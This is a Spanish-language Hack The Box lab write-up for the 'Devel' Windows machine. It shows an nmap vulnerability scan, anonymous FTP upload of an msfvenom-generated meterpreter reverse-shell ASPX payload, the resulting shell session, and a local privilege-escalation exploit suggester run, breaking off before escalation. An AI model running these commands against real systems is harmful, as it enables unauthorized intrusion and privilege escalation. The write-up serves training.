
Colombia Hack Agent (CHackA)

| | | | |
|---|---|---|---|
| [...] | Developer: | Jairo A. García H. | [...] |
| [...] | Version: | 1.0. | [...] |
| [...] | Codename: | HACKLAB HTB - Devel | [...] |
| [...] | Report to: | chacka0101 @ gmail.com | [...] |
| [...] | Homepage: | https://github.com/chacka0101/HACKLABS | [...] |
| [...] | Publication Date: | 5/NOV/2019 | [...] |


# HACKLAB Hack The Box - Devel





Hostname: Devel
IP: 10.10.10.5
Operating System: Windows

Walkthrough

**Analizamos los puertos y servicios abiertos:**





Banners Recon:





**Escanear vulnerabilidades:**

```
root@chacka0101:~# nmap -vvv -p 21,80 --script=*-vuln-* 10.10.10.5
```




Se identifica una vulnerabilidad de acceso al FTP de forma anónima:




**Explotación de Vulnerabilidades:**


Cree un .html llamado hackedbychacka0101.html:




Con la opción put hackedbychacka0101.html subimos el html:



Evidencia:






Creamos un payload para subir al FTP:

```
root@chacka0101:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.6 RPORT=4444 -f aspx -o hackedbychacka0101.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2812 bytes
Saved as: hackedbychacka0101.aspx
root@chacka0101:~#
```

```
root@chacka0101:~# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put hackedbychacka0101.aspx
local: hackedbychacka0101.aspx remote: hackedbychacka0101.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2857 bytes sent in 0.00 secs (108.9859 MB/s)
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
11-08-19  03:20AM                 2857 hackedbychacka0101.aspx
11-08-19  03:06AM                  600 hackedbychacka0101.html
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```

En otra terminal, ejecutamos el ataque por medio del payload:



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Sending stage (179779 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.6:4444 -> 10.10.10.5:49160) at 2019-11-04 12:46:22 -0500

meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : el_GR
Domain          : HTB
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > shell
Process 3500 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>
```


Cerramos el Shell de Windows con las teclas abreviadas, Ctrl+c, luego hacemos un **background** de la sesión, para este ejemplo es la número 3:

```
meterpreter > background
[*] Backgrounding session 3...
```


Utilizamos el exploit POST para que nos sugiera cuales exploits locales podríamos utilizar posterior al ingreso, los cuales se muestran a continuación:

```
msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set SESSION 3
SESSION => 3
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 29 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```

Como se expiró la sesión, para el ataque de POST Explotación, vamos a volver a generar el ataque y una meterpreter, además el número de sesión nuevo que cambió a 1:

